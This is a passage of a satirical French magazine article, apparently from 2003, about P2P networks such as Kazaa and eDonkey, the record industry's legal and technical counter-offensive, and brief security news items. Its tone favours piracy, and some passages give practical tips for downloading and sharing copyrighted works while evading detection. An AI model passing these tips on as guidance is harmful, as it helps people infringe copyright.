a créé son propre hub, où vous pouvez télécharger sur leur disque dur 10 Go de MP3, moyennant 10 mois de prison.

Au-delà de ces minorités (il en existe encore bien d'autres), les deux factions qui oc-

MICROSOFT INVENTE LE P2P


NOUVELLE GÉNÉRATION

Attention, roulement de tambours.... Après MSN Messenger, qui a révolutionné la messagerie instantanée grâce à ses smileys taille XXL, voici Threedegrees, le logiciel de P2P de Microsoft qui va faire fureur dans nos chaumières ! La configuration minimale est accessible à tous : connexion internet haut débit, Windows XP avec Service Pack 1, MSN Messenger 5. Une fois lancé, vous pouvez rejoindre en ligne un nombre quasi illimité de personnes (jusqu'à 10, pas une de moins !), avec lesquelles vous pourrez chatter, et même... roulement de tambours... partager des fichiers variés, comme des photos ou des fichiers musicaux ! Evidemment, pas question de permettre le téléchargement de fichiers, seulement la consultation à distance. Faut pas déconner quand même ! Ainsi, on pourra boulétiser la bande passante de sa grand-mère en écoutant ses CD de Metallica en streaming au bitrate impressionnant de 64 Kbps. Voilà qui est alléchant, rendez-vous vite sur le site officiel (www.threedegrees.com) pour le bêta-test !

DE LA MUSIQUE GRATUITE, ET LÉGALE !

Non, je ne vous parle pas de ces sites proposant de la musique libre de droits. Mais bien de vraie musique d'artistes connus, les mêmes dont on trouve les morceaux sur Kazaa & Co : vous allez pouvoir les télécharger gratuitement et légalement, le 21 mars prochain, dans le cadre d'une opération séduction menée en Europe par de gros labels comme Warner, EMI, Universal, BMG, et d'autres labels indépendants. La France est l'un des six heureux élus, avec l'Allemagne, l'Espagne, l'Italie, l'Angleterre et les Pays-Bas. Le 21 mars donc, vous aurez le droit de télécharger jusqu'à 5 euros de musique (ah oui, tout de suite c'est moins intéressant, mais soyez plutôt content qu'il ne s'agisse pas de dollars, vu comme il se casse la gueule). Il faudra s'inscrire sur des sites comme celui de HMV, Tiscali, AlaPage, MSN, Wanadoo... Le but de l'opération ? Promouvoir l'achat de musique en ligne. J'ai quand même un peu peur que ça ne serve finalement qu'à apaiser la conscience de certains internautes, tout heureux de pouvoir enfin télécharger des MP3 légalement. Parce que bon, lorsque l'un des responsables de l'opération dit que "il y a un gouffre de plus en plus large entre la qualité des fichiers P2P, qui sont de plus en plus souvent infectés par des virus ou corrompus, et le service de qualité supérieure offert par les sites légaux", cela montre quand même une certaine méconnaissance du fond du problème.

PEER 2 PEER



cupent le devant de la scène sont Kazaa (www.kazaa.com) et eDonkey (www.edonkey2000.com), dont la popularité n'a cessé de grandir. Kazaa semble surtout populaire aux Etats-Unis, tandis qu'eDonkey rencontre un grand succès en Europe, ainsi qu'en Irak où un certain Saddam H. serait suspecté de partager les plans d'un missile nucléaire. C'est d'ailleurs la raison pour laquelle Bush souhaite envahir l'Irak, alors que les experts français demandent "plus de temps pour les inspections, s'agissant peut-être uniquement d'un trojan inoffensif".

KAZAA

Le principal atout de Kazaa, c'est une grande simplicité d'utilisation, qui a séduit nombre d'internautes. Il n'y a qu'à regarder les chiffres des téléchargements sur www.download.com pour se rendre compte de son succès. Par exemple, la semaine dernière Kazaa a totalisé 3 millions de téléchargements, contre 600.000 au second du top 50 (ICQ Lite). Bon, le fait que download.com soit le lieu officiel de téléchargement doit sans doute pas mal jouer, mais chuuuuut....

Une fois lancé, un clic sur rechercher, on entre la recherche, on tape entrée, et paf, on a de bonnes chances de trouver tout et n'importe quoi que l'on pourrait chercher, avec quand même quelques millions d'utilisateurs connectés partageant des milliers de téraoctets de virus, trojans et autres photos ou films X.


Les bons côtés de Kazaa sont donc sa simplicité, la quantité et la variété des données disponibles, et le téléchargement simultané à partir de plusieurs sources (indispensable vu que rares sont ceux qui ont un upload très rapide). Par contre, il se montre quand même moins bon qu'un WinMX pour les MP3, ou qu'un eDonkey pour les films et logiciels, donc les plus exigeants auront du mal à s'en contenter. Il n'encourage pas vraiment non plus à partager des fichiers (il n'y a pas de pénalité à ne rien partager), ce qui fait que beaucoup l'utilisent uniquement pour télécharger, sans rien donner en retour (ce qui se comprend, vu que les premiers à se faire pincer seront ceux qui partagent des fichiers illégaux). De plus, il est truffé de pubs, et selon les versions installe plus ou moins d'adwares / spywares qui vont subrepticement afficher des pop-ups publicitaires, collecter des statistiques sur votre utilisation du net, et partager à votre insu des photos X d'Estelle H. Si cela vous gêne, une version non officielle de Kazaa (désapprouvée bien sûr par le Kazaa d'origine), nommée Kazaalite (www.kazaalite.com), supprime les pubs, les spywares, et remplace Estelle par Minnie. Un peu moins populaire, Diet Kaza (www.dietk.com) fait de même avec Daisy. L'inconvénient d'utiliser une version non officielle étant de la voir ne plus marcher du jour au lendemain après une mise à jour de Kazaa, qui a tout intérêt à l'empêcher de fonctionner sur leur réseau.

KAZAA++

Il existe des petits programmes qui peuvent bien faciliter la vie sous Kazaa, en plus des versions non officielles comme Kazaa Lite. Par exemple, pour pouvoir utiliser les liens directs à partir d'une page web, vous aurez besoin de sig2dat(www.geocities.com/vlaibb/). Vous en avez marre de perdre des heures à télécharger un fichier pour vous apercevoir qu'il s'agissait d'un fake (autre chose n'ayant rien à voir avec le nom) ? Dat-view (www.angelfire.com/ego2/idleloop/) permet de lire les fichiers avant la fin du téléchargement. Enfin, pour les bidouilleurs, vous pouvez choisir la SuperNode à laquelle vous vous connectez grâce à KazaaNet (http://kzfti.cjb.net/) ou KaZuperNodes (www.fasttrackhelp.com/kazuper-nodes.php) qui est plus complet, et propose une interface en français. L'intérêt d'une telle opération ? Pouvoir se connecter à une SuperNode d'un pays au choix par exemple, ou pouvoir accéder aux fichiers d'un ami en vous connectant sur la même SuperNode que lui. Vous en voulez encore plus ? Passez à eDonkey / eMule ! ;)

EDONKEY

Né en 2000, eDonkey est un logiciel de P2P aux capacités très séduisantes, mais qui est resté longtemps cantonné à une petite niche d'utilisateurs. Depuis 2002, il connaît un succès de plus en plus grand, notamment dans notre bô pays et chez nos voisins allemands, qui font décidément rien que nous copier. Une des grandes originalités d'eDonkey est de pouvoir télécharger un fichier chez quelqu'un qui n'a pas le fichier complet : chaque fichier est divisé en petits bouts de quelques Mo, qui sont automatiquement partagés sur le reste du réseau lorsque vous téléchargez. Cela facilite énormément le partage des gros fichiers, puisqu'il n'est plus possible à quelqu'un de télécharger un tel fichier, le graver et l'effacer immédiatement de son disque dur sans jamais l'avoir partagé entre temps. On voit donc qu'eDonkey encourage à la participation de tous, avec également une vitesse de téléchargement limitée par la vitesse que vous investissez en upload (si par exemple vous souhaitez limiter votre upload à 4 ko/s, vous ne pourrez télécharger qu'à 12 ko/s). Résultat, si le nombre d'utilisateurs sur le réseau eDonkey est loin de celui atteint par Kazaa, le contenu n'a rien à lui envier.



Un autre point particulier du fonctionnement d'eDonkey réside dans l'organisation du réseau. Par exemple, Kazaa repose sur le réseau FastTrack, qui consiste à relier les clients entre eux par l'intermédiaire de clients spéciaux, les "super-nodes". Ces super-nodes ne sont rien d'autre que des clients comme les autres qui n'ont rien demandé à personne, mais qui se voient d'office désignés comme super-node par le client Kazaa, qui se dit : "Tiens tiens, voilà une belle connexion ADSL toute neuve à 29.99 euros/mois, je vais bouffer toute sa bande passante en m'occupant des recherches de mes voisins". Vu l'étendue du réseau, il y a des milliers de super-nodes, et lorsque quelqu'un fait une recherche, il ne va en fait explorer qu'une petite partie des ressources disponibles. Sur eDonkey, il y a une vraie distinction entre client et serveur : lorsque vous vous connectez au réseau, vous vous connectez à un serveur, qui est lui-même en dialogue avec les centaines d'autres serveurs en ligne. Lorsque vous lancez une recherche, votre requête est transmise entre les serveurs, et vous avez donc des résultats venant de plusieurs serveurs (pas uniquement celui auquel

vous êtes connecté).

D'ailleurs, le créateur d'eDonkey pensait initialement que les utilisateurs créeraient des hubs thématiques (comme pour DirectConnect), correspondant aux serveurs. Mais, vu que les serveurs communiquent entre eux, c'est finalement un unique immense réseau qui est apparu. Si le principe des serveurs est bénéfique pour la recherche de fichiers, il a l'inconvénient de limiter la capacité du réseau : chaque serveur accepte un nombre maximal d'utilisateurs, et il faut parfois faire la queue avant de pouvoir se connecter. Surtout si vous avez le malheur de vous voir attribuer une "low-ID", que tous les serveurs n'acceptent pas. Une QUOI ? Et bien, vous êtes identifié sur le réseau non pas par votre IP, mais par un nombre unique, appelé l'ID (comme Internet Donkey, mais je doute que ça ait quelque chose à voir). Cette ID est en fait calculée à partir de votre IP.. sauf si vous êtes derrière un routeur/proxy/firewall qui cache votre IP ! (par exemple si vous accédez depuis internet à partir d'un réseau local, sur lequel l'un des ordinateurs fait passerelle vers le net). Dans ce cas, le serveur eDonkey s'en aperçoit (comme quoi, c'est pas si con un âne), et vous attribue une ID basse (d'où le "low-ID"), voire même vous fout à la porte s'il est configuré pour refuser les low-ID. Et ce n'est même pas la fin de vos misères... en effet, impossible pour un low-ID de télécharger un fichier depuis un autre low-ID (vous perdez donc une partie du contenu dispo). Si vous êtes déconnecté du serveur et vous reconnectez sur un autre, vous aurez une nouvelle ID, et votre place dans la queue d'un téléchargement sera perdue (alors qu'un "High-ID" a le droit de reprendre sa place, parce qu'il est plus grand et plus costaud, donc personne ne le dérange lorsqu'il double les gens). Que faire pour améliorer son ID ? Dans le cas d'un routeur/passerelle, rediriger le port 4662 de celui-ci vers votre machine. Evidemment, il peut être difficile de convaincre votre administrateur système que vous avez besoin du port 4662 pour pouvoir consulter vos mails efficacement, mais qui sait, avec les administrateurs actuels, vous pouvez toujours essayer... Si c'est votre firewall qui pose problème, il faudra ouvrir ce même port : pour ceux sous Windows XP qui utilisent toujours le firewall intégré de Windows XP, il est temps de le désactiver (et de le remplacer par un firewall gratuit plus puissant, comme ZoneAlarm ou Sygate Personal Firewall - pour n'en citer que deux).

LES ACTIONS JUDICIAIRES SONT COÛTEUSES ET COMPLIQUÉES, MAIS LES PROCEDURES LÉGALES CONTRE LES PIRATES COMMENCENT À ABOUTIR

On pourrait continuer longtemps comme ça à détailler les particularités d'eDonkey, mais le mieux est encore que vous alliez sur un site spécialisé sur le sujet : TheDonkeyNetwork (www.thedonkeynetwork.com) par exemple, ou l'excellent Ratiatum (www.ratiatum.com) qui traite du P2P en général. Cependant, il faut encore parler de ce qui a largement contribué au succès d'eDonkey : un client parallèle, au nom évocateur d'eMule (www.emule-project.net), développé pour pallier aux défauts majeurs d'eDonkey (son interface pourrave en particulier). Depuis, eMule a gagné beaucoup de fans, notamment grâce au fait qu'il est entièrement open-source, ce qui a permis la sortie de versions modifiées d'eMule (appelées des mods), et apportant encore des fonctions supplémentaires (vous souhaitez contrôler votre client via un serveur web intégré ? c'est possible !). Bref, les clients eDonkey sont en pleine évolution et rivalisent de fonctionnalités, ce qui fait le bonheur des internautes, mais sans doute pas celui des éditeurs de jeux et des studios de cinéma...

II. LA CONTRE-OFFENSIVE DES ÉDITEURS

Evidemment, nos amis les éditeurs (musique, cinéma, jeux, utilitaires...) n'ont pas l'intention de rester les bras croisés derrière le comptoir de leur boutique, à attendre que quelqu'un se décide enfin à acheter leurs produits au lieu de les télécharger gratuitement.

La première arme est bien sûr légale. Un p'tit procès pour calmer son monde, ça fait toujours effet. Malheureusement, ce n'est pas suffisamment efficace pour stopper les choses. Prenons l'exemple de Napster : certes, les majors du disque ont gagné, mais le temps de faire stopper les échanges de MP3 illégaux sur le réseau, des dizaines de clones avaient déjà surgi. Prêts à se dresser devant la dépouille de leur ancêtre mourant et à prendre la relève. Les procédures judiciaires sont donc longues, coûteuses, et compliquées (voir l'encadré sur Kazaa). Ce qui les rend quasi inutilisables lorsqu'il s'agit non plus d'essayer de fermer le réseau (ce qui fonctionne, mais à trop long terme pour régler le problème), mais de poursuivre les utilisateurs du réseau. Quasi ? Oui, car en fait, contrairement à l'idée largement répandue il y a encore un an ("Haha, rien à fout', y zont pas que ça à faire de regarder ce que moi, TotoZeKiller, partage sur mon disque dur"), et comme on vous le rapportait dans le numéro précédent, les actions contre les pirates eux-mêmes commencent à aboutir. Au Danemark, une société anti-piratage a traqué des Danois partageant des fichiers illégaux sur eDonkey et

LE P2PAHTTP

Ou encore, le Peer-to-Peer Assisté par HTTP, expression que je viens d'inventer mais qui devrait bientôt être reconnue par l'Académie Française, dès qu'ils auront trouvé une traduction pour Peer-to-Peer (et là, je n'ose pas imaginer ce que ça pourrait être...). Enfin, vous savez qu'une des limitations du P2P, c'est la fonction de recherche sur le réseau. En l'absence d'un serveur central (trop risqué, voir l'expérience Napster), les recherches se font souvent sur une seule partie du réseau afin de ne pas consommer trop de ressources. Du coup, on a parfois du mal à trouver ce que l'on cherche. Pour vous aider, des moteurs de recherche existent, ainsi que des index recensant les fichiers que l'on peut trouver. Je ne citerai comme exemple que le très populaire jigle.com, ce genre de sites ayant tendance à flirter avec l'illégalité.... Ces sites tirent partie d'une des fonctionnalités récentes des logiciels P2P, la possibilité de télécharger un fichier à l'aide d'un simple lien dispo sur une page web. Cela marche notamment avec eDonkey et Kazaa. Ce lien contient la signature numérique du fichier (obtenue à partir d'une fonction de hachage), et permet de s'assurer que l'on télécharge bien le bon fichier (on trouve beaucoup, notamment sur Kazaa, de "faux" fichiers ne contenant pas ce qui est annoncé par leur nom). Ce système de lien permet à de nombreux sites web de proposer des liens vers le réseau eDonkey, pour télécharger les derniers jeux, films, mp3... comme avant les sites pirates donnaient des liens vers des pages web contenant des fichiers piratés. La différence étant que là, les fichiers sont sur les disques durs de millions de personnes, donc bien plus difficiles à éliminer...

PIRAT'Z

JENNIFER LOPEZ FAIT (ENFIN) RECETTE

D'après le site BigChampagne (www.bigchampagne.com), c'est en effet la chanson "All I Have" de la belle Jennifer qui serait en tête... du top des MP3 les plus téléchargés sur les réseaux P2P ! Un site assez original donc, qui prétend mesurer la popularité des downloads sur le net, pour l'instant des MP3, mais bientôt, si on en croit leur site web, des films, jeux et autres logiciels. Difficile de se faire une idée de la fiabilité de leurs mesures... mais c'est toujours amusant, même si ça montre le mauvais goût affligeant des internautes.

L'AUSTRALIE DÉCLARE LA GUERRE AU MP3

L'industrie du disque australienne a récemment demandé à la Cour Fédérale d'Australie l'autorisation de scanner les ordinateurs de l'Université de Melbourne afin d'y traquer les MP3 illégaux. Evidemment, ce n'est pas du goût de l'université, qui prétend pouvoir s'occuper toute seule de faire régner l'ordre chez les étudiants. Ainsi, ils ont brillamment détecté et mis à bas les pages perso de 2 (oui, deux !) étudiants qui proposaient des MP3 en téléchargement, l'un d'eux en ayant même 15 (oui, quinze !) disponibles. Chapeau bas !

les a forcés à payer une amende, ou aller en justice (une bonne partie a payé, d'ailleurs).

Une autre étape importante du processus vient de se dérouler aux Etats-Unis, avec un jugement très attendu rendu le 22 janvier dernier : la RIAA a gagné le droit de forcer Verizon (un fournisseur d'accès américain) à lui révéler l'identité d'un abonné ayant partagé des MP3 via Kazaa. Pour ce faire, la RIAA s'appuie sur le fameux DMCA, qui comporte une section spécifiant qu'un "fournisseur de service" doit décliner l'identité d'un abonné sur assignation d'un détenteur de copyright. La défense de Verizon était axée sur le fait que cette section ne s'appliquait pas aux FAI, n'étant pas ceux qui fournissent le service de P2P ni l'espace où stocker les fichiers illégaux. Le juge ayant réfuté cette version, cela signifie (si l'appel confirme cette décision) que dans le futur il sera possible à la RIAA et ses copains d'obtenir directement l'identité des internautes auprès des FAI sans avoir à passer par le tribunal d'abord. D'où un gain de temps et d'argent significatif. En France, la société Retspan pourrait bien faire parler d'elle dans les mois qui viennent (voir encadré)... au fait, vous avez déjà lu leur nom à l'envers ? Travailleraient-ils en fait pour promouvoir le P2P ? Manifestement non, puisque d'après le site Zeropaid (www.zeropaid.com), ce serait plutôt pour des majors comme Warner, Universal, Sony et EMI-Virgin, pour lesquels ils pourraient déjà être en train d'identifier des pirates.

Cette tactique fonctionnera-t-elle ? A mon avis, sans doute mieux que celle qui consiste à s'attaquer aux réseaux P2P. En effet, le but des éditeurs, ce n'est pas tant de punir tous les méchants pirates que de décourager les utilisateurs potentiels en leur prouvant qu'ils ne sont pas à l'abri derrière le pseudo-anonymat d'un réseau P2P. En attaquant ceux qui partagent des fichiers, ils diminuent la quantité de données disponibles sur le réseau, donc ceux qui veulent télécharger ne trouvent plus ce qu'ils veulent, ou ont des débits pourris, et finalement se disent qu'ils feraient encore mieux d'aller acheter Island Xtreme Stunts au lieu de le télécharger - ce que d'ailleurs ils regretteront immédiatement après, vu la qualité du jeu.

Mais attaquer le réseau, comme les utilisateurs, est long et fastidieux. La RIAA a donc encore trouvé une nouvelle victime : les FAI, qui sont la cible privilégiée dès que l'on cherche un responsable de la merde qu'on trouve sur le net. La PDG de la RIAA a donc annoncé vouloir réclamer aux FAI de payer pour compenser les pertes dues aux réseaux P2P. Il leur suffirait alors de répercuter cette amende sur leurs abonnés, qui paieraient pour avoir le droit de se connecter à de tels réseaux. Idée assez utopique, puisqu'il est techniquement irréalisable d'espérer pouvoir contrôler qui accède à quoi. Et s'il s'agit de faire payer tous les abonnés, cela revient à assimiler tout internaute à un pirate, ce qui provoquerait à coup sûr un tollé général. Difficile donc d'imaginer que cette mesure puisse être appliquée dans un futur proche. Par contre, une idée qui pourrait faire plus de chemin est celle de la limite en download : actuellement, rares sont les FAI qui imposent une limite de débit, notamment en adsl. Or, les plus gros consommateurs de bande passante sont généralement ceux qui téléchargent ou partagent des films ou des jeux. Si les éditeurs parviennent à convaincre les FAI de mettre une limite en téléchargement, cela bridera nécessairement l'activité de certains pirates. Ce n'est cependant pas encore à l'ordre du jour, mais ça ne m'étonnerait pas qu'on voit surgir cette idée si la situation de s'améliore pas.

KAZAA, DIGNE D'UN SPACE OPERA

Ce n'était au début qu'une menace fantôme pour la RIAA.... Mais depuis la mort de Napster et l'attaque des clones, la menace s'est plus que précisée. "Chouette", se disent les avocats de la RIAA, "un nouveau procès tranquille, on va appliquer la tactique habituelle dont la finesse a fait notre réputation : on tape dessus jusqu'à ce qu'ils crèvent". Facile pour Grokster et Morpheus, eux aussi fonctionnant sur le réseau FastTrack de Kazaa. Mais pour ce troisième épisode qu'a été le cas Kazaa, il y a eu un hic de taille : sur qui taper exactement, Georges Lucas n'ayant pas annoncé le titre complet ? Kazaa se distingue en effet par une organisation qui fait honneur à son statut de client P2P : il ne s'agit pas juste d'une seule société, mais de plusieurs entités dispersées aux quatre coins du monde. En janvier 2002, soit trois mois après le début du procès lancé contre Kazaa, la société détentrice du nom de domaine (basée aux Pays-Bas) disparaissait, ainsi que le fondateur de Kazaa. Celui-ci réapparaissait quelques jours plus tard après avoir donné le contrôle de Kazaa à une compagnie implantée dans un paradis fiscal insulaire et en Estonie. Contrôle qui passait ensuite dans les mains de Sharman Networks, une nouvelle compagnie créée pour l'occasion dans un autre paradis fiscal, l'île de Vanuatu (dans le Pacifique). Compagnie dont les serveurs, histoire de simplifier les choses, sont basés au Danemark. Le nom de domaine Kazaa.com, lui, étant transféré à une firme australienne. Du coup, avant même de pouvoir intenter un procès, la première décision de justice à rendre est la suivante : la RIAA a-t-elle le droit de faire aux Etats-Unis un procès à Sharman Networks, sous la seule raison que les internautes américains utilisent leurs services pour du P2P illégal ? Le juge américain, après s'être bien donné le temps de la réflexion, a décidé que vu le nombre de Californiens ayant utilisé Kazaa, il pouvait effectivement y avoir un procès en Californie. Pendant ce temps, Kazaa a préparé le terrain en intégrant au réseau FastTrack le service Altnet, par lequel on peut désormais acheter en ligne des chansons ou des jeux, aussi simplement que les télécharger pour rien (!). Le but ? Proposer progressivement un contenu payant aux 60 millions d'utilisateurs de Kazaa (qui rapportent déjà pas mal en terme de publicité), et justifier le P2P par cette initiative légale. De toute façon, Kazaa a tout le temps : même si Sharman Networks était condamné aux Etats-Unis, il faudrait encore que le jugement soit appliqué en Australie, ce qui nécessiterait encore une action en justice. Bref, on attend peut-être des retombées pour courant 2005. Avec une probabilité à peu près égale à celle que la fin du monde soit cette année, donc moi je dis, autant laisser tomber... d'autant plus que même si Sharman Networks doit fermer, Kazaa pourra continuer à fonctionner sans eux, s'agissant d'un réseau décentralisé...
Laisser tomber complètement ? Non, car il y a peut-être un nouvel espoir, avec la décision (voir texte) d'obliger un FAI à dévoiler l'identité des pirates. Mais, ne se laissant pas abattre, à la surprise générale, Kazaa contre-attaque ! Fin janvier, on apprend en effet que Sharman Networks a décidé de poursuivre en justice les principaux labels de musique et studios de cinéma américains. Sur quel motif ? Ils se seraient ligués contre eux en refusant de passer des accords pour distribuer (légalement) du contenu en ligne via le réseau Kazaa/Altnet, et en décourageant d'éventuels partenaires de le faire. Moi je les comprends, parce que sur un tel réseau on doit espérer pouvoir vendre peut-être un MP3, avant de le retrouver partagé gratuitement par notre unique client, puis par quelques milliers de pirates... La suite dans deux mois, avec le retour du Pirat'z !

ST-RIAA FAIT SON SERMON

Dans sa grande croisade contre le piratage, la RIAA s'attaque désormais à deux lieux privilégiés de download sauvage : l'université et le boulot. Les lignes rapides qui y sont disponibles sont souvent détournées de leur usage original (surfer sur des sites pornos) pour télécharger notamment des MP3. C'est pour cela que la RIAA a envoyé des lettres de sensibilisation à 2300 établissements américains, et aux entreprises US du Fortune 1000. Ainsi, les universités sont invitées à "informer les étudiants de leurs responsabilités légales et morales quant au respect du droit d'auteur". Ça doit faire référence à la charte pipo qu'elles font signer pour se décharger de leur propre responsabilité. Les compagnies, elles, devraient selon la RIAA faire plus attention à ce qui circule sur le réseau local, et à ce qu'installent leurs employés sur leur machine. Ma propre suggestion : remplacer les 10 Mbits par des 56 Kbits.

Nous n'avons pas encore fini de répertorier les techniques de lutte. D'autres moyens plus ou moins légaux sont, ont été ou seraient utilisés. Par exemple, en ce qui concerne les MP3, certaines sociétés anti-piratage ont inondés les réseaux P2P de "faux" fichiers : le morceau commence comme l'original, puis part en c*****. Le but de cette technique (appelée "spoofing") étant que les gens, dont beaucoup partagent des MP3 qu'ils n'ont eux-mêmes jamais écoutés, les diffusent sur le réseau. Avec toujours pour ambition de dégrader la qualité du contenu dispo en ligne pour décourager les apprentis-piratins. Cette technique a ensuite été étendue aux vidéos (en insérant des sketches d'Eric et Ramzy au milieu d'un film), et aux logiciels (en distribuant des copies de Harry Potter se faisant passer pour Unreal Tournament 2003). La RIAA a aussi tenté il y a quelque temps d'obtenir le droit de hacker légalement les machines des utilisateurs partageant illégalement des fichiers, mais a dû faire marche arrière devant l'opposition énorme que l'on peut imaginer. Plus récemment (à la mi-janvier), le groupe Gobbles, qui ne nous avait pas fait rire depuis trop longtemps, a annoncé avoir été engagé par la RIAA pour espionner les réseaux P2P et dénoncer les infractions au copyright. Ils auraient développé un ver se répandant par les clients P2P, et ayant déjà infecté 95 % des utilisateurs. Dans le contexte actuel, la menace a été prise au sérieux par beaucoup (trop) de monde. Soulagement (ou déception, voire grosse colère pour l'ASPAA - l'Association pour la Sauvegarde du Poisson d'Avril en Avril), la RIAA démentait aussitôt et Gobbles eux-mêmes ont fini par admettre qu'il s'agissait d'un hoax, entre deux fou-rires incontrôlables. À noter que leur annonce était quand même accompagnée d'un exploit fonctionnel exploitant un buffer overflow du lecteur Mpg123.

Jeu en réseau et DOS ne sont pas incompatibles


D'après une compagnie de sécurité informatique américaine, les serveurs de nombreux jeux poseraient des problèmes de sécurité. Non pas parce qu'ils peuvent être hackés - enfin si, pour ça aussi, mais là on parle d'autre chose – plutôt parce que leur bande passante risque d'être détournée afin d'effectuer une attaque de Denial Of Service, en leur envoyant une requête provenant d'une fausse adresse IP : le serveur répond alors à cette IP, ce qui peut la flooder. Ce problème affecte en particulier les serveurs avec le code réseau de Gamespy.

Microsoft trouve un successeur à Code Red

Dans la nuit du 24 au 25 janvier, le net a été sérieusement touché par un ver qui a paralysé une bonne partie du réseau mondial. Baptisé "SQLHammer", ce ver exploite une vulnérabilité dans le serveur SQL de Microsoft. Vulnérabilité bien connue puisque le patch était disponible depuis juillet 2002. D'ailleurs le "Security Bulletin" de Microsoft date du... 24 juillet, soit pile poil 6 mois avant l'attaque. Le ver, très basique (seulement 376 octets) scanne le réseau aléatoirement à la recherche d'autres hôtes vulnérables. Ce scan intense occupe toute la bande passante, ce qui a très rapidement mis hors combat de nombreux serveurs cruciaux du net, comme certains des serveurs DNS mondiaux. C'est en Corée que ça a fait le plus mal, le pays étant extrêmement bien équipé en connexions haut débit. Leçons à tirer de cette expérience : 1) il ne suffit pas de savoir lancer Windows Update pour être ingénieur sécurité 2) il sera maintenant plus difficile de trouver des serveurs vulnérables pour les pirater 3) les Coréens sont des enfoirés de riches

III. LES PARIS SONT OUVERTS

Alors, dans cette bataille sans merci, qui va l'emporter ? Difficile de se prononcer à l'heure actuelle. La RIAA aux Etats-Unis est pour l'instant un peu seule à faire parler d'elle. Mais lorsque les éditeurs de jeux auront réalisé à quel point il est aujourd'hui facile de trouver leurs jeux sur un réseau comme celui d'eDonkey, ils ne devraient pas tarder à rentrer en guerre eux aussi (au hasard, Unreal 2 était dispo sur le net une semaine avant sa sortie en France). Mais les pirates n'ont pas dit leur dernier mot. Ils ne lâcheront pas une telle aubaine de sitôt, et on peut s'attendre à voir les clients P2P évoluer vers plus de sécurité (c'est-à-dire, d'anonymat) pour les utilisateurs. Quoi qu'il arrive, il restera toujours un piratage minimum. Il semble cependant difficile d'imaginer que la situation actuelle puisse durer longtemps sans que les autorités fassent quelque chose pour le réguler. Je prévois donc une augmentation du prix des disquettes 3 pouces 1/2, pour dédommager les éditeurs lésés.



ETRE ANONYME SUR LES RÉSEAUX PEER 2 PEER

Le problème de l'anonymat sur Internet devient crucial dans le cas du P2P. En effet, nombreux sont les internautes qui aimeraient bien ne pas pouvoir être identifiés sur un réseau P2P, afin de pouvoir partager sans soucis tous leurs MP3, films et j.... oups, je veux dire, de pouvoir aider nos amis chinois à accéder enfin à la liberté d'information. Certains se disent sans doute qu'étant identifiés sur le réseau uniquement par un nickname débile, enregistrés sous un faux nom, personne ne pourra les retrouver. C'est bien évidemment faux : dans la mesure où, lorsque vous téléchargez un fichier, ou que quelqu'un télécharge depuis votre ordinateur, une connexion TCP/IP est établie entre les deux machines, l'ordinateur distant peut très facilement identifier votre adresse IP. Et votre fournisseur d'accès peut, lui, vous identifier à partir de votre IP. Jusqu'à présent, ce n'était pas si inquiétant, puisque vos coordonnées personnelles stockées chez le FAI sont a priori confidentielles et il n'est pas possible au premier venu de les obtenir (d'un point de vue légal), la procédure étant bien trop lourde. Mais attention, cela pourrait changer. Aux Etats-Unis avec la décision du juge de forcer Verizon à dévoiler l'identité d'un pirate. Mais aussi en France, où la société Retspan(http://www.retspan.info) continue de monopoliser l'attention. Ainsi, dans un communiqué du 6 janvier disponible sur leur site, on notera notamment la phrase suivante : "des discussions sont en cours afin d'étudier la mise en place d'un système de procédures simplifiées grâce auxquelles certains agents agréés (mandatés par des ayants droit victimes de piraterie) pourront avoir accès aux coordonnées d'individus se livrant à des activités illicites sur les réseaux peer-to-peer, notamment en interrogeant les fournisseurs d'accès à Internet" (notez l'emploi des mots "discussions", "en cours", "étudier", "mise en place"... c'est pas pour demain quand même). On appréciera au passage la déclaration de notre ministre de la Culture et de la Communication, qui sur le sujet se dit "très sensible à la question de la protection contre les images violentes diffusées sur ces réseaux". En voilà un qui a tout compris au problème.

